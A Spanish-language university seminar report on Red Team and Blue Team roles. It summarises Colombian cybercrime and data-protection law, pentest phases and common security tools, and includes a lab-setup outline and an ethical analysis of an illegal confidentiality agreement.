Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team

ESNEIDER YECID CHAVEZ MUÑOZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

AÑO 2023

Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team

ESNEIDER YECID CHAVEZ MUÑOZ

Tutor

JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

CIUDAD: PITALITO

AÑO 2023

RESUMEN

En el presente documento se presenta un informe técnico realizado con las temáticas tratadas durante el Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. Este informe técnico tiene el fin de presentar las características que existen entre los equipos “Red Team y Blue Team” y por medio de las diferentes actividades realizadas durante el seminario especializado, representar la efectividad de los equipos antes mencionados en un ámbito empresarial.

Se representa la importancia que tienen los equipos Red Team y Blue Team en las organizaciones, se muestra por medio de las leyes jurídicas, las cuales son claras y concisas a las actividades ilegales que se pueden presentar en el campo de la ciberseguridad. Se llevan actividades técnicas durante el desarrollo del seminario en cuanto a las pruebas de intrusión, que se hacen por medio de la simulación de un ataque y correspondiente a dicho ataque se procede a realizar la contención del ataque informático.

En este informe se presentan las diferentes fases que se presentaron en el seminario especializado que inicia con la apropiación de conceptos relacionados con la seguridad informática, se presenta el ejercicio de actuación ética y legal, se muestra el ejercicio de las pruebas de intrusión haciendo uso de las herramientas y procedimientos técnicos propios de “los equipos Red Team y Blue Team,”.

Contenido

Tabla de ilustraciones

Lista de tablas

Tabla de anexos

GLOSARIO

Amenaza: Situación que puede comprometer la seguridad de un sistema.

Análisis de vulnerabilidades: Analizar el estado de seguridad del sistema o de sus componentes enviando periódicamente pruebas y recogiendo los resultados.

Antivirus: La función principal de estos programas consta en detectar y eliminar virus informáticos o algunos programas maliciosos.

Equipos Blue Team: Los equipos Blue Team son responsables de defender la organización contra los ataques. Utilizan varias técnicas y herramientas con el fin de detectar, responder y mitigar los ataques

Equipos Red Team: Los equipos Red Team simulan ataques contra la organización para ayudar a los equipos Blue Team a identificar y corregir vulnerabilidades.

Equipos Purple Team: Los equipos Purple Team combinan las habilidades de los equipos Blue Team y Red Team para mejorar la coordinación y la comunicación entre ambos equipos.

Exploit: es una pieza de software, datos o script que aprovecha una vulnerabilidad en un sistema informático o red. Los actores maliciosos suelen utilizar exploits para obtener acceso no autorizado a sistemas y redes, robar datos o lanzar ataques.

Hardenización: es el proceso de reducir las vulnerabilidades de un sistema o red mediante la implementación de medidas de seguridad.

Payload: es la carga que se va a ejecuta en cierta vulnerabilidad, es decir, la carga que se activa a la hora de aprovechar dicha vulnerabilidad.

Virus informático: es un tipo de software malicioso que se replica y se propaga de un sistema a otro. Los virus informáticos pueden causar una variedad de daños

Vulnerabilidades: Una vulnerabilidad es un término que describe una debilidad o un error en la programación de recursos que se puede utilizar para comprometer equipos informáticos, instalaciones, infraestructura de red y sistemas.

Introducción

Los ejercicios de Red Team y Blue Team permiten a las organizaciones evaluar su capacidad de respuesta a los ciberataques. Estos ejercicios pueden ayudar a las organizaciones a identificar y corregir vulnerabilidades en sus defensas, y a mejorar sus capacidades de detección y respuesta a incidentes.

La política de seguridad informática de cada país siempre va de la mano con la adopción de leyes estatutarias contenidas en el Código Penal, que tienen como objetivo imponer sanciones penales y sanciones financieras para diversas actividades ilegales que crean nuevas formas de ciberdelincuencia.

En el presente documento se presenta el marco legal en Colombia relacionados con los delitos informáticos y la protección de datos personales, también se identifican las etapas del pentesting, como lo que es Footprinting y la definición de algunas herramientas de ciberseguridad y la implementación del ambiente del banco de trabajo.

En el campo de la ciberseguridad existen procesos entre las partes de trabajo en disciplina que incorporan perfiles a nivel de la ética, las leyes y los recursos humanos. Por tal motivo es de suma importancia darle el cuidado adecuado a estos procesos de los cuales se tiene que tener conocimientos sobre lo que ello conlleva, las leyes colombianas tienen un papel muy importante en la gestión de incidentes de seguridad informática, donde es primordial conocer el marco regulatorio de las entidades que intervienen en el proceso de legalidad de las organizaciones.

Se investigará y se hará un ejercicio mediante el uso de las herramientas de Kali Linux, donde se explotarán las vulnerabilidades del sistema operativo Windows 10, que representa un problema a la organización HackerHouse, la cual afecta al equipo de Windows que se encuentra con los sistemas de seguridad deshabilitados. Al explotar dicha vulnerabilidad con herramientas como Metasploit, permite el control total del equipo afectado. En el presente documento se describe un ambiente simulado (VirtualBox,) para colocar el sistema víctima y el sistema atacante. Se realizan las actividades de una prueba de intrusión como el escaneo de la red, identificación de vulnerabilidades y explotación.

Se procede a proponer estrategias de contención frente ante un ataque de ciberseguridad. La contención de ataques informáticos es el proceso de limitar la propagación de un ataque informático a un sistema o red. El objetivo de la contención es minimizar el impacto del ataque y proteger los sistemas y datos de la organización HackerHouse. Al implementar un plan de contención de ataques

informáticos, por parte de la organización permite minimizar el impacto de un ataque y proteger sus activos importantes.

1. Objetivos

1.1 Objetivo general

Realizar un informe técnico, sobre la importancia de los equipos Red Team & Blue Team dentro de una organización, mediante el desarrollo de actividades propuestas durante el Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.

1.1 Objetivos específicos

- Evaluar las acciones de los equipos Red Team & Blue Team en el marco de los criterios éticos y legales
- Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.
- Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.
- Mencionar las diferencias que existen entre los equipos Blue Team y Red Team con el Purple Team y equipos de respuesta a incidentes informáticos.

2. Desarrollo de la actividad

1.2 Etapa 1 - Conceptos equipos de Seguridad

Ley de delitos informáticos

La Ley 1273 de 2009 se estableció con el fin de sancionar los delitos informáticos en Colombia, pero existe un vacío en seguridad que afecta a toda la población colombiana, que puede ser víctima de “delitos” por medio de las redes sociales.

CAPITULO I

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos, en este capítulo se tratan 7 artículos los cuales se enfocan en delitos que incurre en conductas que se le es responsable de la administración, manejo o control de dicha información, además se le impondrá determinadas multas donde puede incluir la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

Entre los articulo más importantes se resaltan:

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización, acceda en todo o en cierta parte a un sistema informático protegido o que esta no con una medida de seguridad.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático.

Artículo 269D. Artículo 269E. USO DE SOFTWARE MALICIOSO. El que, sin estar facultado para ello, cause, trafique, comercie, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES.

Capitulo II

De los atentados informáticos y otras infracciones, en este capítulo se tratan artículos, los cuales establecen medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema

electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.[1]

Ley 1581 de 2012

Esta ley trata principios que son aplicables a los datos personales registrados en cualquier base de datos que los haga susceptibles de tratamiento por entidades de naturaleza pública o privada.

Cuando estas bases de datos o archivos vayan a ser suministrados a terceros se deberá, de manera previa, informar al Titular y solicitar su autorización.

CATEGORÍAS ESPECIALES DE DATOS

Datos sensibles. Para los propósitos de la presente ley, se concibe por datos sensibles aquellos que afectan la intimidad del Titular o cuyo uso indebido puede generar su separación, tales como aquellos que revelen el origen racial o étnico, la orientación política, las convicciones religiosas o filosóficas, la pertenencia a

PROCEDIMIENTOS

Artículo 14. Los Titulares o sus causahabientes podrán consultar la información personal del titular que repose en cualquier base de datos, sea esta del sector público o privado. El responsable del Tratamiento o Encargado del Tratamiento deberán suministrar a estos toda la información contenida en el registro individual o que esté vinculada con la identificación del Titular.

Artículo 15. Transcurridos dos meses desde la fecha del requerimiento, sin que el solicitante presente la información requerida, se entenderá que ha desistido del reclamo. Una vez recibido el reclamo completo, se incluirá en la base de datos una leyenda que diga «reclamo en trámite» y el motivo del mismo, en un término no mayor a dos días hábiles.

La Superintendencia de Industria y Comercio, a través de una delegatura para la Protección de datos personales, desplegará la vigilancia para avalar que en el Tratamiento de datos personales se respeten los principios, derechos, garantías y procedimientos previstos en la presente ley. En los casos no contemplados como excepción en el presente artículo, corresponderá a la Superintendencia de Industria y Comercio, proferir la declaración de conformidad relativa a la transferencia internacional de datos personales. Las disposiciones contenidas en el presente

[1] Superintendencia de Industria y Comercio [página web]. [Consultado el 12, agosto, 2023]. Disponible en Internet:<https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

artículo serán aplicables para todos los datos personales, incluyendo aquellos contemplados en la Ley 1266 de 2008.

CAPÍTULO II

Procedimiento y sanciones

Artículo 22. Trámite. la presente ley por parte del responsable del Tratamiento o el Encargado del Tratamiento, adoptará las medidas o impondrá las sanciones correspondientes.

En lo no reglado por la presente ley y los procedimientos correspondientes se seguirán las normas pertinentes del Código Contencioso Administrativo.

Artículo 23. Sanciones. La Superintendencia de Industria y Comercio podrá imponer a los responsables del Tratamiento y Encargados del Tratamiento las siguientes sanciones:

A) Multas de carácter personal e institucional hasta por el semejante de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción.
B) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar.
C) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez pasado el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio;

Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles;[2]

Fases Pentesting

Este conjunto de métodos que se utiliza con el fin de medir, probar y evaluar los niveles de seguridad, como todo lo relacionado con los sistemas de información. Las técnicas de Penetration Testing permiten probar o simular los diferentes ataques que los ciberdelincuentes utilizan para identificar vulnerabilidades y comprender las posibles brechas de seguridad descubiertas para aplicar las medidas de control necesarias.

[2] LEY 1581 de 2012 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. [Consultado el 13, agosto, 2023]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

Pruebas de caja negra

En las pruebas de caja negra, el probador no tiene ningún conocimiento del código o la implementación del sistema. El probador solo tiene acceso a la interfaz del usuario y a los datos de entrada y salida.

El objetivo de las pruebas de caja negra es verificar que el sistema cumpla con sus requisitos funcionales. Las pruebas de caja negra se suelen utilizar para probar sistemas o aplicaciones que están bien documentados y que tienen una interfaz de usuario bien definida.

Pruebas de caja blanca

En las pruebas de caja blanca, el probador tiene acceso al código fuente del sistema o aplicación. El probador puede usar este conocimiento para diseñar pruebas que verifiquen la lógica interna del sistema.

El objetivo de las pruebas de caja blanca es verificar que el sistema esté bien diseñado y que no tenga errores. Las pruebas de caja blanca se suelen utilizar para probar sistemas o aplicaciones que son complejos o que tienen un alto riesgo de errores.

Pruebas de caja gris

En las pruebas de caja gris, el probador tiene un conocimiento limitado del sistema o aplicación. El probador tiene acceso a la interfaz del usuario, pero también tiene acceso a parte del código fuente o a la documentación interna.

El objetivo de las pruebas de caja gris es combinar los beneficios de las pruebas de caja negra y caja blanca. Las pruebas de caja gris se suelen utilizar para probar sistemas o aplicaciones que están en desarrollo o que están siendo modificados.

Fases para ejecución
Fase de reconocimiento: En esta fase se hacen uso de herramientas de análisis para obtener toda la información del objetivo. En esta fase se realizaron las siguientes actividades:

- ✓ Se definieron los objetivos para las pruebas de pentesting.
- ✓ Se recopilo toda la información de manera para ser usada en las demás fases.

Fase de enumeración

En esta fase se realizaron actividades de investigación, aun no se lleva a cabo ningúnataque.

Fase de análisis

En esta etapa, debe comenzar a interactuar y analizar los sistemas expuestos. El análisis se realiza para detectar vulnerabilidades, brindar asesoría a nivel de infraestructura, sistemas operativos, servicios disponibles o aplicaciones existentes.

Fase de explotación

En esta fase, el sistema de penetración comienza a recopilar evidencias y se realizan las acciones y pasos realizados en una prueba de penetración. Con evidencia para respaldar la intrusión, toda la documentación debe prepararse más tarde

Fase de documentación

En esta fase se correspondió a realizar la documentación correspondiente al ataquerealizado.

Aplicaciones (Opensource y pagas) podría utilizar para este proceso

Herramientas:

- Nmap (escaneo de puertos)
- FOCA (analisis de metadatos)
- Passive Recon (para webs)

Porque es importante esta etapa Footprinting

Es una técnica utilizada para recopilar información sobre los sistemas informáticos y las entidades a las que pertenecen. Para obtener dicha información, los piratas informáticos pueden tener que utilizar varias herramientas y tecnologías. Esta información es útil para los piratas informáticos que se infiltran en un sistema.

Es una etapa importante ya que hace la evaluación de la postura de seguridad de la infraestructura de TI de la organización objetivo. Los piratas informáticos recopilan la máxima información sobre un sistema informático o una red y sobre cualquier dispositivo conectado a esa red.[3]

Explicación de las herramientas y servicios utilizados en ciberseguridad. Open Vulnerability Assessment Scanner (OpenVAS)

Es un framework que cuenta con servicios y herramientas para la evaluación de vulnerabilidades y puede usarse de forma individual o como parte del conjunto de

[3] ZOLA, Andrew. What is footprinting in ethical hacking? Security [página web]. (23, noviembre, 2021). [Consultado el 29, septiembre, 2023]. Disponible en Internet: <https://www.techtarget.com/searchsecurity/definition/footprinting>.

herramientas de seguridad incluidas en OSSIM (Open Source Security Information Management).

Es un sistema de evaluación de vulnerabilidades gratuito y de código abierto que puede detectar problemas de seguridad en todo tipo de servidores y dispositivos de red. Es una herramienta integral que se puede utilizar para buscar una amplia gama de vulnerabilidades, incluidas vulnerabilidades comunes de aplicaciones web, vulnerabilidades de red y vulnerabilidades del sistema operativo.

Funciona comparando los sistemas y redes que escanea con una base de datos de vulnerabilidades conocidas. Si encuentra una coincidencia, generará un informe que incluye información sobre la vulnerabilidad, como su gravedad, cómo explotarla y cómo solucionarla. Se puede utilizar para escanear sistemas y redes tanto internos como externos. También se puede utilizar para buscar vulnerabilidades en entornos de nube.

OpenVAS es una herramienta poderosa que puede ayudar a las organizaciones a identificar y corregir vulnerabilidades de seguridad antes de que puedan ser explotadas por atacantes. Es una opción popular para organizaciones de todos los tamaños, incluidas pequeñas y grandes empresas y agencias gubernamentales.

Características de OpenVAS:

Escaneo integral de vulnerabilidades: OpenVAS puede escanear en busca de una amplia gama de vulnerabilidades, incluidas vulnerabilidades comunes de aplicaciones web, vulnerabilidades de red y vulnerabilidades del sistema operativo.

Soporte para escaneo interno y externo: OpenVAS se puede utilizar para escanear sistemas y redes tanto internos como externos.

Soporte para escaneo en la nube: OpenVAS también se puede utilizar para buscar vulnerabilidades en entornos de nube.[4]

Metasploit framework

Es una plataforma de prueba de penetración modular basada en Ruby que le permite escribir, probar y ejecutar código de explotación. Contiene un conjunto de herramientas que puede utilizar para probar vulnerabilidades de seguridad, enumerar redes, ejecutar ataques y evadir la detección.

Metasploit Framework es una herramienta poderosa que pueden utilizar tanto piratas informáticos éticos como actores maliciosos. Es importante tener en cuenta

[4] HATS | Human and Technical Security [página web]. [Consultado el 10, agosto, 2023]. Disponible en Internet: <https://www.usablesecurity.net/USEC/NDSS/wp-content/uploads/2019/02/usec2019_03-4_Aksu_paper.pdf>.

que Metasploit Framework no es una solución mágica. No se puede utilizar para explotar ninguna vulnerabilidad y no reemplaza las buenas prácticas de seguridad.

Usos de Metasploit Framework:

Pruebas de penetración: Metasploit Framework se puede utilizar para simular ataques del mundo real e identificar vulnerabilidades de seguridad en redes y sistemas.

Investigación de seguridad: Metasploit Framework se puede utilizar para desarrollar nuevos módulos de explotación e identificar nuevas vulnerabilidades de seguridad.

Actividad maliciosa: Metasploit Framework puede ser utilizado por actores maliciosos para explotar vulnerabilidades de seguridad y obtener acceso no autorizado a los sistemas.[5]

NMAP

Es una herramienta de mapeo de red y auditoría de seguridad que se utiliza para identificar hosts y servicios en una red. Está escrito en C y está disponible de forma gratuita bajo la licencia GPL. Es una herramienta versátil que puede utilizarse para una amplia gama de tareas de seguridad, incluyendo la detección de sistemas operativos, la detección de puertos abiertos, y la detección de vulnerabilidades. Se puede utilizar una variedad de técnicas para identificar hosts y servicios, incluyendo la detección de ping, la detección de puertos abiertos, y la detección de servicios. También puede utilizar una variedad de técnicas para detectar vulnerabilidades, incluyendo la detección de sistemas operativos vulnerables, la detección de puertos abiertos vulnerables, y la detección de servicios vulnerables. [6]

* ¿Qué es un CVE y su estructura?

Es un sistema de catalogación pública que identifica y enumera las vulnerabilidades de seguridad conocidas en productos software y hardware que está desarrollado y mantenido por el MITRE con el respaldo de la comunidad de ciberseguridad.

Es un identificador único para una vulnerabilidad de seguridad informática. Se utiliza para estandarizar la forma en que se nombran y describen las vulnerabilidades, lo

[5] NUMERO-18 | Revista .Seguridad [Anónimo]. Revista .Seguridad | [página web]. [Consultado el 13,agosto, 2023]. Disponible en Internet: <https://revista.seguridad.unam.mx/category/revistas/numero- 18>.

[6] NMAP IN the Enterprise [Anónimo]. Google Books [página web]. [Consultado el 2, octubre, 2023]. Disponible en Internet: <https://books.google.es/books?hl=es&lr=&id=VjgezB784XIC&oi=fnd&pg=PP1&dq=Nmap&ots=k4sm9w3yQa&sig=XjSeEvdJoZVvu8BpMbn2KopowJ4#v=onepage&q=Nmap&f=false>.

que facilita a los profesionales de la seguridad la identificación y el seguimiento de las mismas.

Los CVE son administrados por la MITRE Corporation, una organización sin fines de lucro que se dedica a la investigación en seguridad informática. La información sobre los CVE está disponible en el sitio web de MITRE.

Los CVE son una herramienta importante para la gestión de la seguridad informática. Al estandarizar la forma en que se nombran y describen las vulnerabilidades, los CVE facilitan a los profesionales de la seguridad la identificación y el seguimiento de las mismas.[7]

Usos los CVE:

- Para identificar una vulnerabilidad: Si un profesional de la seguridad encuentra una vulnerabilidad, puede utilizar el CVE para identificarla de forma rápida y sencilla.
- Para rastrear el progreso de una vulnerabilidad: Los CVE se pueden utilizar para rastrear el progreso de una vulnerabilidad, desde su descubrimiento hasta la resolución.
- Para comparar vulnerabilidades: Los CVE se pueden utilizar para comparar vulnerabilidades entre sí, lo que puede ayudar a los profesionales de la seguridad a priorizar las correcciones.

[7] CIBERSEG1922. ¿Qué es CVE? Explicación de vulnerabilidades y exposiciones comunes. Ciberseguridad [página web]. (11, octubre, 2021). [Consultado el 13, agosto, 2023]. Disponible enInternet: <https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades- exposiciones-comunes/>.

Implementación del banco de trabajo


Paso A

Ilustración 1. Descargar e instalar una máquina virtual “VirtualBox”

Fuente: el autor

Paso B

Intalacion de Kali Linux y Windows 10




Fuente: el autor

Paso C

validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux.

Ilustración 2. Ping entre cada una de las máquinas Windows y Kali Linux.



Fuente: el auto

2.2 Etapa 2 - Actuación ética y legal

Análisis legal del anexo 2 – escenario 2 y el anexo 3 – Acuerdo

1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

A continuación, se resaltan los párrafos que consideró como profesional que son ilegales y el motivo por el cual lo considero.

Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Por parte de la organización trata de esconder mediante el acuerdo de confidencialidad en una cláusula amparada por la ley que en el proceso no se podrá reportar de forma oficial ante autoridades legales los procedimientos o información ilegal, lo que crea desconfianza entre las partes, el acuerdo de confidencialidad deben ser legítimos lo que debe permitir que la información de la organización HackerHouse no tenga lineamientos que obliguen a esconder o callar procesos ilegales que se presenten en dicha organización.

Se puede observar que existe ilegalidad, ya que establece que se está obligado a no divulgar los procesos ilegales dentro de la organización ante autoridades legales o asesores, dando a conocer que es una organización que puede estar realizando procesos ilegales.

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”.

Se evidencia como se ha obtenido información de manera ilegal rompiendo barias leyes, lo que indica que cierta información de la organización HackerHouse está utilizada con fines de obtener beneficios económicos.

En este caso se está incurriendo en un delito, ya que se están realizando procesos como lo son las chuzadas, el cual está sancionado por el código penal colombiano,

porque estas actividades deben de ser autorizadas por entidades asignadas a dicho proceso.

Cuarta. Obligaciones de la parte receptora: Se considerará como parte receptora de la información confidencial a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Este aspecto es muy importante, ya que en el acuerdo la organización está obligando a que su personal a ser caso omiso al no permitir denunciar actividades sospechosas, lo cual los hace partícipes de los delitos que se cometan dentro de la organización. No denunciar procesos ilegales lo hace cómplice y responsable de los delitos.

Responder por el mal uso que le den sus representantes a la información confidencial.

La que información que se le dé mal uso la responsabilidad recae sobre el que realizo la acción y no sobre otra persona, cada quien es responsable de lo que hace y debe atenerse las consecuencias.

Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

La organización también debe verse afectada en los procesos ilícitos y en esta parte del acuerdo quiere que la responsabilidad de algún delito cometido recaiga toda sobre la parte receptora.

La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.

Cuando se descubre que en la organización existe información ilegal se está en la obligación de denunciar dicha información y en el acuerdo obliga a no trasmitir dicha información, lo que hace que el acuerdo sea ilegal, no trasmitir información ilegal en cierta manera lo hace partícipe del delito.

Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea

encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

En este caso la organización quiere hacer responsable de toda acción ilegal al receptor quedando libre de todo proceso ilegal, lo cual hace este acuerdo que sea ya que la organización también debe atenerse a las consecuencias por los procesos ilegales.

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Según los procesos ilegales resaltados anteriormente se presentan los artículos que se están violando:

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.[8] En el acuerdo se está violando este articulo ya que se datos accediendo a realizar chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.[9] En el acuerdo se hace referencia a hacer caso omiso de las órdenes judiciales y que se puede proceder a realizar procesos ilegales.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales

[8] Superintendencia de Industria y Comercio [página web]. [Consultado el 20, agosto, 2023]. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>.

mensuales vigentes. En el acuerdo se acede hacer procesos como lo son la interacción ilegal de datos personales.

El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Los salarios propuestos son bastante tentativos, lo cual se genera cierto interés en aceptar cierto acuerdo, pero debido a la cantidad de procesos ilegales que se presentan en tal acuerdo se tomaría la decisión de no aceptar el acuerdo, ya que al aceptar estaría incurriendo a estar dispuesto a realizar procesos tales como lo pueden ser chuzadas otras actividades ilegales estando sujeto a no denunciar ningún tipo de irregularidades que se presenten dentro de la organización.

Los profesionales tenemos la responsabilidad de ser honestos ante la sociedad y no acceder a realizar procesos ilícitos sin importar los incentivos económicos que se obtengan, ya que en cierta forma estaríamos vendiendo nuestra dignidad pasando por encima de nuestros valores éticos y legales.

